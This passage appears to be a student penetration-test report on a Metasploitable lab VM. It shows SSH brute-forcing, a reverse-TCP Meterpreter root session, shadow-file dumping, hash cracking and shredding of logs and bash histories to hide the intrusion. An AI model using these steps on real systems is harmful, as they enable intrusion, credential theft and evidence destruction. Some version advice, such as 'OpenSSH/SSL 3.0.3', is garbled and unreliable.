
```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.56.102
rhost ⇒ 192.168.56.102
msf6 auxiliary(scanner/ssh/ssh_login) > set username msfadmin
username ⇒ msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set password msfadmin
password ⇒ msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(ms
fadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 3 opened (192.168.56.101:33637 → 192.168.56.102:22 ) at 2022-05-05 09:02:31 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > session
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  1         shell cmd/unix                                            192.168.56.101:4444 → 192.168.56.102:33865  (192.168.56.102)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.56.101:4433 → 192.168.56.102:40643  (192.168.56.102)
  3         shell linux            SSH root @                         192.168.56.101:33637 → 192.168.56.102:22  (192.168.56.102)

msf6 auxiliary(scanner/ssh/ssh_login) > session 3
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 3
[*] Starting interaction with 3 ...

whoami
msfadmin
sudo su
[sudo] password for msfadmin: msfadmin

cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
```

*Figure 7 Brute-forcing SSH Login from SMB Post-exploit*



```
msf6 auxiliary(scanner/ssh/ssh_login) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > set session 3
session ⇒ 3
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (989032 bytes) to 192.168.56.102
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  1         shell cmd/unix                                            192.168.56.101:4444 → 192.168.56.102:33865  (192.168.56.102)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.56.101:4433 → 192.168.56.102:40643  (192.168.56.102)
  3         shell linux            SSH root @                         192.168.56.101:33637 → 192.168.56.102:22  (192.168.56.102)
  4         meterpreter x86/linux                                     192.168.56.101:4433 → 192.168.56.102:39330  (192.168.56.102)

msf6 post(multi/manage/shell_to_meterpreter) > session 4
[-] Unknown command: session
msf6 post(multi/manage/shell_to_meterpreter) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
whoami
Process 5202 created.
Channel 1 created.
root
whoami
root
[*] Meterpreter session 4 opened (192.168.56.101:4433 → 192.168.56.102:39330 ) at 2022-05-05 09:10:18 -0400
```

*Figure 8 Linux Shell to Meterpreter root Session*



```
msf6 post(linux/gather/hashdump) > set session 1
session ⇒ 1
msf6 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20220505084246_default_192.168.56.102_linux.hashes_935499.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > 
```


*Figure 9 Post exploitation - SSH Hashdump*

# 6.0 Post-exploitation

In Figure 10, I referred to the Hashcat.net, 2022 documentation website and used hashcat -m 500 -a 0 hashes.txt rockyou.txt –show to configure an attack on the hashes obtained during the vulnerabilities' exploitation process. The selected '500' mode is used to specify md5-based hashes (md5crypt, MD5 UNIX, Cisco-IOS $1$), with attack mode straight and using the wordlist provided by Kali OS, 'rockyou.txt'. This was able to crack three of the hashes present, obtained from the hash dump on meterpreter, with the remaining, weaker credentials being discovered during the first exploit via Samba. This makes six out the seven account credentials, with root missing, discovered, where at least two have been verified to allow remote root terminal access.


From observing the cracked credentials, I immediately notice the lack of modern password creation techniques, such as varied characters, numbers, letters and symbols, as well as common security-related rules such as not using default passwords set for certain services and having the same password as the username of the account. Mistakes such as these make it easy and efficient for those with malicious intent to gain unauthorised access to vital systems, potentially causing great damage for such easy-to-avoid mistakes.

## 6.1 Usernames & Passwords



```
┌──(root💀kali)-[~/Desktop]
└─# hashcat -m 500 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt --show
$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:batman
$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:service

┌──(root💀kali)-[~/Desktop]
└─# 
```

*Figure 10 Hashcat on MD5 hashes against rockyou.txt*



```
┌──(root💀kali)-[~/Desktop]
└─# hydra -L users.txt -P users.txt ssh://192.168.56.102 -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-05 08:59:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102   login: user   password: user
[22][ssh] host: 192.168.56.102   login: service   password: service
[22][ssh] host: 192.168.56.102   login: service   password: service
[22][ssh] host: 192.168.56.102   login: msfadmin   password: msfadmin
[22][ssh] host: 192.168.56.102   login: postgres   password: postgres
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-05 08:59:58

┌──(root💀kali)-[~/Desktop]
└─# 
```

*Figure 11 Hydra Brute-force Repeating Credentials*


*Table 4 Cracked Credentials*

| Username | Password |
|---|---|
| Sys | batman |
| klog | 123456789 |
| msfadmin | msfadmin |
| service | service |
| user | user |
| postgres | postgres |

## 6.2 Verifying Credentials


As the hash dump has managed to obtain six viable accounts, via brute force and dictionary attacks, I have verified all six credentials by establishing an SSH connection.

Figures 12, 13, 14, 15, 16 and 17 can be seen below to view each successful connection to the user's machine.




```
┌──(root💀kali)-[~/Desktop]
└─# ssh msfadmin@192.168.56.102 -o HostKeyAlgorithms=+ssh-dss
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu May  5 10:56:26 2022 from 192.168.56.101
msfadmin@metasploitable:~$ exit
logout
Connection to 192.168.56.102 closed.
```

*Figure 12 Verify msfadmin*




```
┌──(root💀kali)-[~/Desktop]
└─# ssh klog@192.168.56.102 -o HostKeyAlgorithms=+ssh-dss
klog@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu May  5 11:01:48 2022 from 192.168.56.101
Could not chdir to home directory /home/klog: No such file or directory
Connection to 192.168.56.102 closed.
```

*Figure 13 Verify klog*




```
┌──(root💀kali)-[~/Desktop]
└─# ssh sys@192.168.56.102 -o HostKeyAlgorithms=+ssh-dss
sys@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu May  5 10:59:45 2022 from 192.168.56.101
$ ls -la
total 4
drwxr-xr-x 14 root   root       13540 2022-05-05 07:55 .
drwxr-xr-x 21 root   root        4096 2010-04-28 17:25 ..
drwxr-xr-x  3 root   root          60 2022-05-05 07:55 bus
lrwxrwxrwx  1 root   root           4 2022-05-05 07:55 cdrom1 → scd0
```

*Figure 14 Verify sys*




```
┌──(root💀kali)-[~/Desktop]
└─# ssh user@192.168.56.102 -o HostKeyAlgorithms=+ssh-dss
user@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ whoami
user
user@metasploitable:~$ █
```

*Figure 15 Verify user*



```
┌──(root💀kali)-[~/Desktop]
└─# ssh service@192.168.56.102 -o HostKeyAlgorithms=+ssh-dss
service@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$ whoiami
-bash: whoiami: command not found
service@metasploitable:~$ whoami
service
service@metasploitable:~$ █
```

*Figure 16 Verify service*



```
┌──(root💀kali)-[~/Desktop]
└─# ssh postgres@192.168.56.102 -o HostKeyAlgorithms=+ssh-dss
postgres@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
postgres@metasploitable:~$ whoami
postgres
postgres@metasploitable:~$ █
```


*Figure 17 Verify postgres*

## 6.4 Covering Tracks

To cover my tracks, I have resorted to deleting and shredding the logs present on the victim’s machine, including bash and log files present in the directories in the figures below. The shred command is a program utility that can be used to overwrite any directory files in such a way that makes then unrecoverable, or very difficult to (die.net, 2022). The shred program works as similarly to the real-life counterpart of shredding paper documents. The '-vfzu' flag in Figure 19 enables the following command options:


1. f – force is used to change permissions to enable writing on non-writable files
2. v – verbose allows me to view an entire log of what is happening during the process to make sure the command works as intended
3. z – Final overwrite is replaced with 0s to hide shredding process
4. u – trims or removes data depending on the file to hide some data or outright remote the file itself

Doing this would cover my tracks enough as to hide any bash history logs and account activity of all present credentials that have been cracked and verified, as seen in Figures 18-22 below, where non-root users and bash history has been deleted, although administrators could potentially identify unauthorised access in a real use case scenario, where a shred command could be used on the entire system where although the admins can identify the system has been modified, they won't be able to identify what has been modified or the process that was used.




```
cd /var/log
ls -la
```

*Figure 18 Navigate and View Log Directory*




```
shred -vfzu *.log */*.log*
```

*Figure 19 Command For Log Shredding*




```
cd /
ls -la
total 81
drwxr-xr-x 21 root root  4096 Apr 28  2010 .
drwxr-xr-x 21 root root  4096 Apr 28  2010 ..
drwxr-xr-x  2 root root  4096 Mar 16  2010 bin
drwxr-xr-x  4 root root  1024 Apr 28  2010 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom → media/cd
drwxr-xr-x 14 root root 13580 Apr 11 10:26 dev
drwxr-xr-x 87 root root  4096 Apr 11 10:26 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img → boot
drwxr-xr-x 13 root root  4096 Apr 28  2010 lib
drwx——————  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 93 root root     0 Apr 11 10:26 proc
drwxr-xr-x  3 root root  4096 May 17  2010 root
drwxr-xr-x  2 root root  4096 Mar 23  2010 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x 12 root root     0 Apr 11 10:26 sys
drwxrwxrwt  4 root root  4096 Apr 11 12:14 tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz → boot/vm
cd home
shred */.bash_* -vfzu
```

*Figure 20 Shred in '/' (default root) Directory*



```
cd ../
cd root
ls -la
total 32
drwxr-xr-x  3 root root 4096 May 17  2010 .
drwxr-xr-x 21 root root 4096 Apr 28  2010 ..
-rw———————  1 root root    5 May 17  2010 .bash_history
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
-rw———————  1 root root  187 Apr 28  2010 .lesshst
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwxr-xr-x  2 root root 4096 May 17  2010 .ssh
-rwx——————  1 root root  401 Apr 28  2010 reset_logs.sh
shred .bash_* -vfzu
```

*Figure 21 Shred in Root Directory*



```
shred: proftpd/proftpd.log: pass 5/26 (777777)...
shred: proftpd/proftpd.log: pass 6/26 (000000)...
shred: proftpd/proftpd.log: pass 7/26 (dddddd)...
shred: proftpd/proftpd.log: pass 8/26 (999999)...
shred: proftpd/proftpd.log: pass 9/26 (249249)...
shred: proftpd/proftpd.log: pass 10/26 (aaaaaa)...
shred: proftpd/proftpd.log: pass 11/26 (444444)...
shred: proftpd/proftpd.log: pass 12/26 (333333)...
shred: proftpd/proftpd.log: pass 13/26 (random)...
shred: proftpd/proftpd.log: pass 14/26 (b6db6d)...
shred: proftpd/proftpd.log: pass 15/26 (924924)...
shred: proftpd/proftpd.log: pass 16/26 (db6db6)...
shred: proftpd/proftpd.log: pass 17/26 (eeeeee)...
shred: proftpd/proftpd.log: pass 18/26 (ffffff)...
shred: proftpd/proftpd.log: pass 19/26 (888888)...
shred: proftpd/proftpd.log: pass 20/26 (6db6db)...
shred: proftpd/proftpd.log: pass 21/26 (222222)...
shred: proftpd/proftpd.log: pass 22/26 (555555)...
shred: proftpd/proftpd.log: pass 23/26 (111111)...
shred: proftpd/proftpd.log: pass 24/26 (bbbbbb)...
shred: proftpd/proftpd.log: pass 25/26 (random)...
shred: proftpd/proftpd.log: pass 26/26 (000000)...
shred: proftpd/proftpd.log: removing
shred: proftpd/proftpd.log: renamed to proftpd/00000000
shred: proftpd/00000000000: renamed to proftpd/00000000
shred: proftpd/0000000000: renamed to proftpd/000000000
shred: proftpd/000000000: renamed to proftpd/00000000
shred: proftpd/00000000: renamed to proftpd/0000000
shred: proftpd/0000000: renamed to proftpd/000000
shred: proftpd/000000: renamed to proftpd/00000
shred: proftpd/00000: renamed to proftpd/0000
shred: proftpd/0000: renamed to proftpd/000
shred: proftpd/000: renamed to proftpd/00
shred: proftpd/00: renamed to proftpd/0
shred: proftpd/proftpd.log: removed
```

*Figure 22 Shredding Process*

# 7.0 Recommendations & Conclusion

This document presented the possible ways of scanning, exploiting and accessing a system remotely to a shell connection with root or administrative privileges. The two exploits found are Samba and SSH, where weak generated keys can brute force passkeys, dangerously impacting the security of the company and its systems. For example, Samba was able to be brute forced via its message protocol vulnerability, which is only present in outdated versions of the service, with newer versions having solved these issues and have rolled out with much better security features compared to older generation services. Computational power is able to carry out a dictionary attack to brute force weak passwords using wordlists off of leaked databases, where millions of combinations could be tried and can grant successful permission if certain credential creation standards are followed; longer passwords, combination of symbols, characters, numbers and capital/lower case letters.

Honshu Consulting Enterprise Ltd. Must go an entire revamp of their security department and systems, including trained employees with the correct certification present, where hardware could be required to also be changed as to cope with the performance-hungry levels of newer technology. Services such as Samba and OpenSSH must be updated to the newest versions, where more information on each service can be found at their respective documentation websites. Employees must also be trained as to understand the correct procedure and standards of doing their part and maintaining their passwords to assist in the longevity of the security. For example, OpenSSH/SSL should be upgraded to the newest version of 3.0.3, with many more new security features present to keep up with modern standards. Similarly, the Samba service should also be upgraded to the latest version of 4.15.6 as the current vulnerability is present in versions 3.x and 4.x before 4.2.11, 4.3.x to 4.3.7 and 4.4.x to 4.4.1.

# References

Amriunix, 2022. *CVE-2007-2447 - Samba usermap script.* [Online]
Available at: https://amriunix.com/post/cve-2007-2447-samba-usermap-script/
[Accessed 24 04 2022].

